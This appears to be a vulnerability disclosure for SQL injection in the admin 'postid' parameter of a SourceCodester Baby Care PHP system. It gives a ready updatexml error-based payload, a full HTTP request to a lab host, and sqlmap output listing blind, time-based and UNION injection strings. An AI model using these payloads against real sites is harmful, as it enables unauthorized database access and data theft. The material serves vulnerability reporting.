
Body Care System has SQL injection vulnerability

vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/posts.php&action=edit




```
<a href="admin.php?id=posts&action=display&value=<?php echo $result['status']; ?>&postid=<?php echo $result['id']; ?>" type="butt
<?php } ?>
    <a href="admin.php?id=posts&action=edit&postid=<?php echo $result['id']; ?>" type="button" class="btn btn-warning">Edit</a>
    <a onclick="return confirm('Are you sure to Delete !');" href="admin.php?id=posts&action=delete&postid=<?php echo $result['id'];
</td>
</tr>
<?php $i++; } } ?>
</table>
```

Vulnerability location: /BabyCare/admin.php?id=posts&action=edit&postid=2 //postid is Injection point

[+]Payload: /BabyCare/admin.php?id=posts&action=edit&postid=2%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+ //postid is Injection point

```
GET /BabyCare/admin.php?id=posts&action=edit&postid=2%27%20and%20updatexml(1,concat(
Host: 192.168.1.19
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```


```
Cookie: PHPSESSID=7r2orfo1e9b49mg28f5ke9bdjv
Connection: close
```



```
GET
/BabyCare/admin.php?id=posts&action=edit&postid=2%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+
HTTP/1.1
Host: 192.168.1.19
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
```

```
                    </div>
                </div>

                <!-- body section for admin index -->
                <div class="col-lg-10 adminrightsection">
                    <div class="col-lg-6">
<h3>Update Post</h3><hr/>
                      XPATH syntax error: '~sourcecodester_babycare~'27
```

```
---
Parameter: postid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=posts&action=edit&postid=2' AND 7502=7502 AND 'Yurq'='Yurq

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=posts&action=edit&postid=2' AND (SELECT 6867 FROM(SELECT COUNT(*),CO

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=posts&action=edit&postid=2' AND (SELECT 5804 FROM (SELECT(SLEEP(5)))

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=posts&action=edit&postid=-9180' UNION ALL SELECT NULL,NULL,NULL,CONC
---
```



```
GET parameter 'postid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 62 HTTP(s) requests:
---
Parameter: postid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=posts&action=edit&postid=2' AND 7502=7502 AND 'Yurq'='Yurq

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=posts&action=edit&postid=2' AND (SELECT 6867 FROM(SELECT COUNT(*),CONCAT(0x7162786a71,(SELECT (ELT(6867=6867,1))),0x71
2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'huoz'='huoz

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=posts&action=edit&postid=2' AND (SELECT 5804 FROM (SELECT(SLEEP(5)))ZBUN) AND 'nxGO'='nxGO

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=posts&action=edit&postid=-9180' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7162786a71,0x4e436b74735063624a4164484d4f6756
146614f56476b524f66456f50,0x7170767071),NULL,NULL,NULL,NULL-- -
---
[07:34:13] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.7, Apache 2.4.48
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
```